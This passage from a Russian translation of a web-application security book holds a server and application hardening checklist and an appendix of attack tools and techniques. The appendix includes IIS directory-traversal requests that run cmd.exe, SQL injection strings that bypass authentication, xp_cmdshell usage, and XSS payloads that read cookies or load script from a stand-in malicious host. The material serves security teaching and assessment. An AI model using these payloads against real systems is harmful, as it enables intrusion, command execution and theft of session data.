| Установлены все самые свежие модули обновления, предлагаемые разработчиками серверного программного обеспечения | ☐ |
| Серверы настроены таким образом, чтобы не раскрывать информации о версиях и названиях серверного программного обеспечения (путем изменения идентификационных меток и т.п.) | ☐ |
| Серверы не поддерживают работу в режиме обратного прокси-сервера | ☐ |
| Ненужные сетевые службы запрещены на всех серверах | ☐ |
| Реализованы все рекомендации по безопасной конфигурации ОС и сервера | ☐ |
| Группы и пользователи, не нужные для работы сервера, отключены или удалены | ☐ |
| Ведется аудит операционной системы, а также журнал Web-сервера в формате W3C | ☐ |
| Модули или расширения HTTP, не нужные для работы серверов, запрещены на всех серверах (например, отключены ненужные модули ISAPI сервера IIS, удалены модули Apache и т.д.) | ☐ |
| Примеры Web-страниц и приложений, входящие в комплект поставки, удалены со всех серверов | ☐ |

| Выполняемые мероприятия | Отметка о выполнении |
|---|---|
| В тех каталогах, где это необходимо, реализованы соответствующие механизмы аутентификации | ☐ |
| Для защиты потока данных, который может быть подвержен перехвату (например, данные, передаваемые в ходе базовой аутентификации HTTP), установлена поддержка протокола SSL | ☐ |
| Виртуальные корневые каталоги, содержащие информацию Web-узла, развернуты на отдельном диске или томе, на котором нет никаких административных утилит | ☐ |
| Учетная запись службы HTTP имеет минимально возможный уровень привилегий | ☐ |
| Для каталогов и файлов Web-узла реализованы соответствующие таблицы ACL | ☐ |
| Функциональность WebDAV, если она не используется на Web-узле, запрещена или удалена. Если же ее использование оправдано, следует как можно строже ограничить ее возможности | ☐ |
| Отключена функциональность Web Publisher (для продуктов линии Netscape/iPlanet) | ☐ |
| На серверах IIS установлены и настроены средства IISLockdown и UrlScan | ☐ |
| Регулярно выполняется сканирование серверов с применением специализированных сканеров, выполняющих поиск уязвимостей. Все выявленные недостатки регистрируются и устраняются | ☐ |
| Безопасность серверов, разработанных компанией Microsoft, проверяется с помощью системы Microsoft Baseline Security Analyzer | ☐ |
| **Сервер базы данных** | |
| Программное обеспечение системы управления базой данных (СУБД) работает в контексте учетной записи с минимально допустимым уровнем привилегий (например, для Microsoft SQL Server – в контексте локальной или доменной непривилегированной учетной записи) | ☐ |
| Программное обеспечение СУБД постоянно обновляется по мере публикации разработчиком этого программного обеспечения соответствующих модулей обновления | ☐ |
| На сервере отсутствуют учебные учетные записи и примеры баз данных, которые по умолчанию входят в комплект поставки сервера | ☐ |
| Применена соответствующая фильтрация пакетов, пересылаемых по протоколу IP между Web-серверами и серверами базы данных (например, на маршрутизаторе или с использованием фильтров IPSec в Windows 2000/XP) | ☐ |
| При обмене данными между Web-серверами и базой данных реализованы соответствующие методы аутентификации (для серверов Microsoft, например, – встроенная схема аутентификации) | ☐ |
| Изменены все пароли учетных записей для пользователей базы данных, устанавливаемые по умолчанию (особое внимание следует обратить на отсутствие пустых паролей) | ☐ |
| Соответствующим образом ограничены привилегии пользователей базы данных (запросы не должны выполняться на уровне системного администратора) | ☐ |
| Пароли пользователей базы данных не внедрены в исходный текст сценариев приложения | ☐ |
| **Приложение** | |
| Оборудование, на котором выполняется разработка, оценка качества, тестирование и установка, физически отделено от производственного оборудования | ☐ |

| Выполняемые мероприятия | Отметка о выполнении |
|---|---|
| **Приложение (окончание)** | |
| Соответствующие ACL установлены для каталогов и файлов приложения | ☐ |
| На сервере реализованы соответствующие средства проверки вводимых данных | ☐ |
| Исходный код сценариев, используемых приложением, проверен на предмет отсутствия секретной и конфиденциальной информации | ☐ |
| Временные и ненужные файлы (например, `*.bak`, `readme.txt`) удалены со всех серверов | ☐ |
| Соответствующим образом реализовано управление состоянием (в значениях cookie отсутствуют строки открытого текста, идентификаторы сеансов генерируются случайным образом, важные значения шифруются и т.д.) | ☐ |
| Роли пользователей приложений устанавливаются, исходя из принципа наименьших привилегий | ☐ |
| Шифрование реализовано с использованием алгоритмов, сложность которых соответствует важности задачи (помните, `XOR` – это не шифрование!) | ☐ |
| Включаемые файлы, которые находятся в каталогах, размещенных вне виртуальных файловых систем, защищены с помощью соответствующих ACL | ☐ |
| При эксплуатации сервера IIS компании Microsoft включаемые файлы переименованы в файлы с расширениями `.asp` | ☐ |
| Идентифицированы опасные вызовы функций (API), такие, например, как `RevertToSelf` на платформе IIS, и вызовы таких функций, по возможности, не производятся | ☐ |
| Выполнен тщательный аудит исходного кода системы защиты | ☐ |
| Выполнены все проверки ввода различных значений по принципу "черного ящика" | ☐ |
| **Клиентская часть** | |
| Используется самая последняя версия броузера и сопутствующего программного обеспечения, а все модули обновления установлены | ☐ |
| В броузере отключена возможность выполнения в сценариях элементов управления ActiveX, помеченных как безопасные (**Safe-for-Scripting**) | ☐ |
| В броузере запрещены активные сценарии | ☐ |
| В броузере отключена поддержка дескрипторов HTTP `Meta refresh` и `IFRAME` | ☐ |
| В броузере имеются средства управления cookie (встроенные или независимых производителей, таких как CookiePal) | ☐ |
| Почтовый клиент настроен таким образом, чтобы работать в максимально возможном режиме защиты (для почтового клиента Microsoft – зона ограниченных узлов **Restricted Sites**) | ☐ |

# ПРИЛОЖЕНИЕ Б



На страницах данной книги рассматривалось немало инструментальных средств и методов, обеспечивающих оценку безопасности Web-приложений. Самые важные из них представлены в настоящем приложении, которым, несомненно, удобнее пользоваться в повседневной деятельности, чем основным текстом книги. Излагаемый в приложении материал структурирован в соответствии с методикой хакинга Web, рассмотренной в данной книге.

**Таблица Б.1. Универсальные средства**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Универсальный сетевой клиент | netcat (nc) | `http://www.atstake.com/research/tools/index.html` |
| Среда для разработки и выполнения сценариев | Perl | `http://www.cpan.org` `http://www.activestate.com` |
| Среда для разработки и выполнения сценариев | Python | `http://www.python.org` |
| Анализ HTTP на стороне клиента | Achilles | `http://www.digizen-security.com/projects.html` |
| Анализ HTTP | WebProxy | `http://www.atstake.com/research/tools/index.html#WebProxy` |
| Анализ HTTP | WebSleuth | `http://www.geocities.com/dzzie/sleuth/index.htm` |
| Генератор HTTP | Wget | `http://www.gnu.org/directory/wget.html` |
| Генератор HTTP | Wget for Windows | `http://www.interlog.com/~tcharron/wgetwin.html` |
| Локальный прокси-сервер SSL | sslproxy | `http://www.obdev.at/products/ssl-proxy/` |
| Локальный прокси-сервер SSL | stunnel | `http://www.stunnel.org/` |
| Локальный прокси-сервер SSL | openssl | `http://www.openssl.org/` |
| Эмулятор UNIX для платформы Windows | Cygwin | `http://www.cygwin.com/` |
| Применение обратного прокси-сервера для составления схемы сети | Установить адрес прокси-сервера `http://proxy.victim.com:port` | Нет |
| | Подключиться к `http://internal:port` | |

## Таблица Б.2. Изучение объекта

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Идентификация диапазона IP-адресов, выделенных организациям, находящимся в США | ARIN Web site | `http://www.arin.net` |
| Идентификация доменных имен, зарегистрированных организацией | Whois SamSpade | В большинстве операционных систем имеется соответствующая утилита, входящая в комплект поставки. Можно также обратиться по адресу `http://samspade.org` |
| Получение данных о DNS | nslookup | В большинстве операционных систем имеется соответствующая утилита, входящая в комплект поставки. |
| Идентификация работающих узлов, открытых портов и идентификационных маркеров служб | fscan | `http://www.foundstone.com` |
| Идентификация работающих узлов, открытых портов и идентификационных маркеров служб | nmap | `http://www.insecure.org` |

## Таблица Б.3. Whois

| Назначение службы | Адрес |
|---|---|
| Выделение IP-адресов европейским организациям | `http://www.ripe.net` |
| Выделение IP-адресов организациям тихоокеанско-азиатского региона | `http://whois.apnic.net` |
| Выделение IP-адресов военных организаций США | `http://whois.nic.mil` |
| Выделение IP-адресов правительственных организаций США | `http://whois.nic.gov` |
| Аккредитованные провайдеры службы регистрации доменных имен | `http://www.internic.net/regist.html` |
| Информация о географических доменах верхнего уровня | `http://www.uwhois.com` |

## Таблица Б.4. Порты, подвергаемые обязательной проверке в ходе изучения объекта

| Протокол | Порт | Служба |
|---|---|---|
| TCP | 21 | FTP |
| TCP | 22 | SSH |
| TCP | 23 | Telnet |
| TCP | 25 | SMTP |
| TCP | 53 | DNS |

**Окончание табл. Б.4**

| Протокол | Порт | Служба |
|---|---|---|
| TCP | 80 | HTTP |
| TCP | 110 | POP |
| TCP | 111 | RPC |
| TCP | 139 | Сеансы NetBIOS |
| TCP | 389 | LDAP |
| TCP | 443 | SSL |
| TCP | 445 | SMB |
| TCP | 1433 | MS SQL Server |
| TCP | 1521 | Oracle |
| TCP | 2049 | NFS |
| TCP | 3306 | MySQL |
| TCP | 3389 | Terminal Server |
| TCP | 5432 | PostgreSQL |
| TCP | 8007 | Сервер JSP |
| TCP | 8080 | Сервер JSP |
| TCP | 8443 | Сервер JSP |
| UDP | 53 | DNS |
| UDP | 69 | TFTP |
| UDP | 137 | Служба имен NetBIOS |
| UDP | 138 | Дейтаграммы UDP |
| UDP | 161 | SNMP |
| UDP | 500 | IKE |

**Таблица Б.5. Взлом Web-серверов**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Просмотр каталога на сервере Apache | `GET /directory/`[последовательность из множества символов косой черты] | `http://online.securityfocus.com/bid/2503` |
| Просмотр каталога на сервере Apache в режиме Multiview | `GET /directory?M=D` | `http://www.securityfocus.com/bid/3009` |

**Окончание табл. Б.5**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Просмотр каталога через механизм JSP | `GET /%3f.jsp` | `http://online.securityfocus.com/advisories/3689` |
| Просмотр исходного кода JSP | `GET /file.js%70` | `http://securitytracker.com/alerts/2001/Mar/1001207.html` |
| Переполнение буфера на сервере IIS (`.printer`) | `jill` (и его варианты) | `http://packetstorm.widexs.nl/0105-exploits/jill.c` |
| Раскрытие исходного кода на сервере IIS (`+.htr`) | `GET /file+.htr` | `http://www.microsoft.com/technet/security/bulletin/MS01-004.asp` |
| Обход каталогов на сервере IIS через Unicode | `GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\'` | `http://www.microsoft.com/technet/security/bulletin/MS00-86.asp` |
| Обход каталогов на сервере IIS через двойное декодирование | `GET /scripts/..%255c../winnt/system32/cmd.exe?+/c+dir+'c:\'` | `http://www.microsoft.com/technet/security/bulletin/MS01-026.asp` |
| Отправка файлов на сервер IIS через обход каталогов | `Unicodeloader.pl` (Roelof Temmingh) | `http://www.securityfocus.com` |
| Выполнение команд на сервере IIS через обход каталогов | `cmdasp.asp` (Maceo) | `http://www.dogmile.com` |
| Расширение полномочий на сервере IIS 4 | `hk.exe` (Todd Sabin) | `http://www.nmrc.org/files/nt/index.html` |
| Расширение полномочий на сервере IIS 5 | `iiscrack` (Anonymous) | `http://www.digitaloffense.net/iiscrack` |
| Расширение полномочий на сервере IIS 5 | `ispc (isno@xfocus.org)` | `http://www.xfocus.org` |
| Контрмеры по защите от угроз безопасности IIS | Утилита IISLockdown с фильтром UrlScan | `http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp` |

## Таблица Б.6. Сканеры для обнаружения изъянов в системе безопасности Web-серверов и приложений

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Сканирование с целью обнаружения известных изъянов безопасности Web | Nikto (Chris Sullo) | `http://www.cirt.net/code/nikto.shtml` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | Whisker (RFP) | `http://www.wiretrip.net/rfp` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | Whisker с поддержкой SSL | `http://www.digitaloffense.net/whisker/whisker-1.4+SSL.tar.gz` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | twwwscan/Tuxe ("pilot") | `http://search.iland.co.kr/twwwscan` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | Stealth HTTP Scanner (Felipe Moniz) | `http://www.hideaway.net` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | Typhon (NextGenSS) | `http://www.nextgenss.com` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | WebInspect (SPI Dynamics) | `http://www.spidynamics.com` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | AppScan (Sanctum) | `http://www.sanctuminc.com` |
| Сканирование с целью обнаружения известных изъянов безопасности Web | Foundscan Web Module | `http://www.foundstone.com` |

## Таблица Б.7. Исследование приложения

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Идентификация структуры Web-приложения | Поиск в Google по строке `"+www.victim.+com"` | `http://www.google.com` |
| Поиск файла `robots.txt` | Поиск в Google по строке `"parent directory" robots.txt` | `http://www.google.com` |
| Восстановление исходного кода аплетов Java | Jad (Java Disassembler) | `http://www.mathtools.net/Java/Compilers/` |
| Автоматизированное получение образа Web-узла | Lynx | `http://lynx.browser.org` |
| Автоматизированное получение образа Web-узла | Wget | `http://www.gnu.org/directory/wget.html` |
| Автоматизированное получение образа Web-узла | Teleport Pro | `http://www.tenmax.com/teleport/pro/home.htm` |

**Окончание табл. Б.7**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Автоматизированное получение образа Web-узла | Black Widow | `http://www.softbytelabs.com/BlackWidow/` |
| Автоматизированное получение образа Web-узла | WebSleuth | `http://www.geocities.com/dzzie/sleuth/index.htm` |

**Таблица Б.8. Аутентификация**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Кодирование и раскодирование по алгоритму Base64 | Модуль Perl `MIME::Base64` (Gisle Aas) | `http://ppm.activestate.com/packages/MIME-Base64.ppd` |
| Локальный прокси-сервер NTLM | NTLM Authentication Proxy Server (APS) | `http://www.geocities.com/rozmanov/ntlm/` |
| Автоматизированный подбор паролей | WebCracker | `http://ftp.nchu.edu.tw/Winsock/security/webcracker/source/` |
| Автоматизированный подбор паролей | Brutus | `http://online.securityfocus.com/cgi-bin/tools.pl?platid=-1&cat=8&offset=10` |
| Обход аутентификации, построенной на SQL | Используя известное пользовательское имя, ввести в строке ввода пароля `DUMMYPASSWORD' OR 1 = 1 --` | Нет |

**Таблица Б.9. Управление состоянием**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Анализ cookie | CookieSpy | `http://camtech2000.net/Pages/CookieSpy.html` |
| Кодирование и декодирование по алгоритму Base64 | Модуль Perl `IME::Base64` | `http://search.cpan.org/search?mode=module&query=MIME%3A%3ABase64` |
| Кодирование по алгоритму MD5 | Модуль Perl `Digest::MD5` | `http://search.cpan.org/search?mode=module&query=Digest%3A%3AMD5` |
| Шифрование и расшифровывание по алгоритму DES | Mcrypt | `http://mcrypt.hellug.gr` |
| Шифрование и расшифровывание по алгоритму DES | Модуль Perl `Crypt::DES` | `http://search.cpan.org/search?mode=module&query=Crypt%3A%3ADES` |

## Таблица Б.10. Проверка вводимых данных

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Тестирование возникновения состояния переполнения буфера | NTOMax | `http://www.foundstone.com` |

## Таблица Б.11. Символы, используемые при проверке вводимых данных

| Символ | Представление в URL | Комментарии |
|---|---|---|
| ' | `%27` | Могущественный символ одинарной кавычки (апострофа), незаменимый при внедрении SQL. Его использование приводит к генерации ошибки |
| ; | `%3b` | Разделитель команд или разделитель строк в сценариях |
| [нуль-символ] | `%00` | Разделитель строк для доступа к файлам, разделитель команд |
| [перевод_строки] | `%0a` | Разделитель команд |
| + | `%2b` | Представляет пробел в URL, часто оказывается полезным при внедрении SQL |
| < | `%3c` | Открывает дескриптор HTML |
| > | `%3e` | Закрывает дескриптор HTML |
| % | `%25` | Используется при двойном декодировании, в полях поиска; означает дескриптор ASP и JSP |
| ? | `%3f` | Означает дескриптор PHP |
| = | `%3d` | Позволяет поместить в качестве параметра URL несколько знаков равенства подряд |
| ( | `%28` | Внедрение SQL |
| ) | `%29` | Внедрение SQL |
| [пробел] | `%20` | Используется для длинных имен сценариев |
| . | `%2e` | Обход каталогов, доступ к файлам |
| / | `%2f` | Обход каталогов |

## Таблица Б.12. Символы форматирования SQL

| Символ или последовательность символов | Описание |
|---|---|
| ' | Ограничивает оператор |
| -- | Однострочный комментарий. Оставшаяся часть строки игнорируется |
| + | Пробел. Требуется для получения оператора в корректном формате |
| ,@variable | Добавление переменных. Позволяет идентифицировать хранимые процедуры |

**Окончание табл. Б.12**

| Символ или последовательность символов | Описание |
|---|---|
| `?Param1=foo& Param1=bar` | Создает строку `"Param=foo, bar"`. Позволяет идентифицировать хранимые процедуры |
| `@@@variable` | Обращение ко внутренней переменной сервера |
| `PRINT` | Возвращает ошибку ODBC вместо данных |
| `SET` | Присвоение значения переменной. Полезна в многострочных операторах SQL |
| `%` | Шаблон, означающий строку произвольной длины, состоящую из любых символов |

## Таблица Б.13. Синтаксис команд при внедрении SQL

| Запрос | Результат |
|---|---|
| `OR 1=1` | Позволяет получить истинное условие, применяемое для обхода проверки |
| `UNION ALL SELECT поле FROM таблица WHERE условие` | Получение всех строк таблицы, если условие истинно (например, 1=1) |
| `INSERT INTO Users VALUES('neo', 'trinity')` | Позволяет обойти аутентификацию |

## Таблица Б.14. Полезные переменные MS SQL Server

```
@@@language
@@microsoftversion
@@servername
@@servicename
@@version
```

## Таблица Б.15. Хранимые процедуры, применяемые для исследования SQL Server

| Процедура | Описание |
|---|---|
| `sp_columns <таблица>` | Возвращает, помимо прочего, названия столбцов в заданной таблице |
| `sp_configure [имя]` | Возвращает внутренние параметры базы данных. Для получения определенного параметра следует указать его имя, например: `sp_configure 'remote query timeout (s)'` |
| `Sp_dboption` | Просмотр (или изменение) определяемых пользователем параметров базы данных |
| `sp_depends <объект>` | Перечень таблиц, ассоциированных с хранимой процедурой |

**Окончание табл. Б.15**

| Процедура | Описание |
|---|---|
| `sp_helptext <объект>` | Описание объекта. Позволяет идентифицировать области, в которых можно выполнять хранимые процедуры. Эту процедуру редко удается запустить успешно |
| `sp_helpextendedproc` | Перечень всех расширенных хранимых процедур |
| `sp_spaceused [объект]` | Без параметров возвращает имя (имена) базы данных, размер и выделенное ей пространство. При запуске с параметром описывает строки и другую информацию |
| `sp_who2 [пользовательское_имя]` (также и `sp_who`) | Отображение информации о пользователе; об узле, с которого он подключился; о приложении, с помощью которого было выполнено подключение к базе данных, о текущей выполняемой команде в базе данных; а также другой информации. В качестве необязательного параметра обе процедуры используют пользовательское имя. Отличный способ узнать пользователей базы данных SQL, чтобы сравнить полученный перечень с перечнем пользователей приложения |

## Таблица Б.16. Расширенные хранимые процедуры MS SQL, имеющие параметры

| Процедура | Описание |
|---|---|
| `xp_cmdshell <команда>` | Эквивалент команды `cmd.exe` – иными словами, позволяет получить доступ к командной строке сервера базы данных. При работе с этой процедурой можно использовать те же команды, что и при работе с `cmd.exe`. Так, чтобы получить список файлов и подкаталогов каталога, достаточно ввести команду `'dir'`. Каталогом по умолчанию является `%SYSTEMROOT%\System32` |
| `xp_regread <куст_реестра>, <параметр>, <значение>` | Чтение значения параметра реестра |
| `xp_reg*` | Существуют и другие процедуры, предназначенные для работы с реестром, однако процедура чтения параметра самая важная из них |
| `xp_servicecontrol <операция>, <служба>` | Запуск или остановка службы Windows |
| `xp_terminate_process <PID>` | Принудительное завершение процесса по его идентификатору |

## Таблица Б.17. Расширенные хранимые процедуры MS SQL, не имеющие параметров

| Процедура | Описание |
|---|---|
| `xp_loginconfig` | Отображение регистрационной информации, в частности режима входа (смешанный и т.п.), а также используемого по умолчанию входного имени |

**Описание табл. Б.17**

| Процедура | Описание |
|---|---|
| `xp_logininfo` | Отображение учетных записей, под которыми пользователи вошли в систему. Применяется только к учетным записям NTLM |
| `xp_msver` | Отображение информации о версии SQL и используемой платформе |
| `xp_enumdsn` | Перечисление источников данных ODBC |
| `xp_enumgroups` | Перечисление групп Windows |
| `xp_ntsec_enumdomains` | Перечисление доменов в сети |

**Таблица Б.18. Объекты системных таблиц SQL**

| Объект | Описание |
|---|---|
| `syscolumns` | Имена всех столбцов и хранимых процедур текущей базы данных, а не только главной базы данных |
| `sysobjects` | Все объекты (в том числе хранимые процедуры) базы данных |
| `sysusers` | Все пользователи, которые имеют право манипулировать с базой данных |
| `sysfiles` | Имя файла и путь к текущей базе данных и соответствующий ей файл журнала |
| `systypes` | Типы данных, определенные SQL, или новые типы данных, определенные пользователями |

**Таблица Б.19. Используемые по умолчанию таблицы главной базы данных SQL**

| Таблица главной базы данных | Описание |
|---|---|
| `sysconfigures` | Параметры конфигурации текущей базы данных |
| `sysdevices` | Отображение перечня устройств, используемых базами данных, файлов журналов и временных файлов |
| `syslogins` | Отображение пользовательской информации о каждом пользователе, которому разрешен доступ к базе данных |
| `sysremotelogins` | Отображение пользовательской информации о каждом пользователе, которому разрешен удаленный доступ к базе данных или ее хранимым процедурам |
| `sysservers` | Отображение всех серверов, к которым имеет доступ текущий сервер в качестве сервера базы данных OLE |

**Таблица Б.20. Порты, которые часто используются для управления приложениями через Web**

| Порт | Служба |
|---|---|
| `21` | FTP (для передачи файлов) |

**Окончание табл. Б.20**

| Порт | Служба |
|---|---|
| 22 | Secure Shell (SSH) (для удаленного управления) |
| 23 | Telnet (для удаленного управления) |
| 80 | World Wide Web (WWW) (стандартный порт) |
| 81 | WWW (альтернативный порт) |
| 88 | WWW (также может использоваться протоколом Kerberos) |
| 443 | HTTP поверх SSL (https) |
| 900 | IBM Websphere (клиент администрирования) |
| 2301 | Compaq Insight Manager |
| 2381 | Compaq Insight Manager поверх SSL |
| 4242 | Microsoft Application Center Management |
| 7001 | BEA Weblogic (административный интерфейс) |
| 7002 | BEA Weblogic (административный интерфейс поверх SSL) |
| 7070 | Sun Java Web Server поверх SSL |
| 8000 | Альтернативный Web-сервер или кэш |
| 8001 | Альтернативный Web-сервер или административный интерфейс |
| 8005 | Apache Tomcat |
| 8080 | Альтернативный Web-сервер или управление кэшем Squid (`cachemgr.cgi`), или Sun Java Web Server |
| 8100 | Allaire JRUN |
| 88x0 | Порты `8810`, `8820`, `8830` и т.д. обычно используются сервером ATG Dynamo |
| 8888 | Альтернативный Web-сервер |
| 9090 | Sun Java Web Server (административный модуль) |
| 10000 | Административный интерфейс Netscape (по умолчанию) |

**Таблица Б.21. Потенциально опасные методы WebDAV**

| Метод | Описание |
|---|---|
| MKCOL | Создание коллекции ресурсов Web-сервера |
| POST | Стандартный метод HTTP, который используется WebDAV для пересылки файлов в коллекции |
| DELETE | В комментариях не нуждается |
| PUT | Стандартный метод HTTP, который используется WebDAV для отправки содержимого на сервер |

**Окончание табл. Б.21**


| Метод | Описание |
|---|---|
| MOVE | Если хакеру не удается изменить вид страниц Web-сервера (deface), он может просто переместить его содержимое куда-либо |
| COPY | Да, эта команда поддерживает режим записи поверх имеющегося объекта |

**Таблица Б.22. Часто используемые пароли**

| Источник | Адрес |
|---|---|
| Пароли, используемые по умолчанию производителями (включая Compaq Insight Manger) | `http://www.astalavista.com/library/auditing/password/lists/defaultpasswords.shtml` |

**Таблица Б.23. Анализ на стороне клиента**

| Назначение | Инструмент или методика | Адрес |
|---|---|---|
| Тестирование возможности внедрения сценариев | ScreamingCSS | `http://www.devitry.com/screamingCSS.html` |
| Тестирование возможности внедрения сценариев | Внедрение в IFRAME | `<iframe src="[ссылка_на_выполняемый_код]"></iframe>` |
| Тестирование возможности внедрения сценариев | Внедрение в META REFRESH | `<META HTTP-EQUIV=Refresh CONTENT="1; URL=http://redirect_to_here.com/">` |
| Тестирование возможности внедрения сценариев | Внедрение элементов сценариев | `<script><document.write (document.cookie)</script> <script><alert('Salut!')</script> <script src= "http://www.malicious-host.foo/badscript.js"></script>` |
| Преднамеренно некорректный URL | Вручную | `http://bigbank.com/script.asp&account=123@evilsite.com` |
| Удаление элемента управления ActiveX в Windows | Вручную | `http://support.microsoft.com/search/preview.aspx?scid=kb;en-us;Q154850` |



# ПРИЛОЖЕНИЕ B



Библиотека libwhisker (http://www.wiretrip.net/rfp/p/doc.asp/i2/d21.htm) создана хакером, скрывающимся под псевдонимом Rain Forest Puppy. Эта библиотека, по сути, представляет собой подборку Perl-модулей, которую удобно использовать в инструментах, работающих по протоколу HTTP. В главе 3 утилита уже упоминалась whisker, являющаяся предшественницей libwhisker. Библиотека libwhisker была создана на основе идеи, возникшей после создания утилиты whisker, — собрать в одну библиотеку наиболее часто используемые функции, с помощью которой другие разработчики могли бы писать различные сценарии. В качестве примеров сканеров безопасности, созданных на основе полученной в результате воплощения этой идеи библиотеки, можно привести утилиты Whisker 2.0 и Nikto (http://www.cirt.net/code/nikto.shtml). Эти сканеры обеспечивают поиск таких же изъянов в системе безопасности, что и исходная утилита whisker версии 1.4, но их исходный текст стал более удобочитаемым, более простым в эксплуатации и модификации. 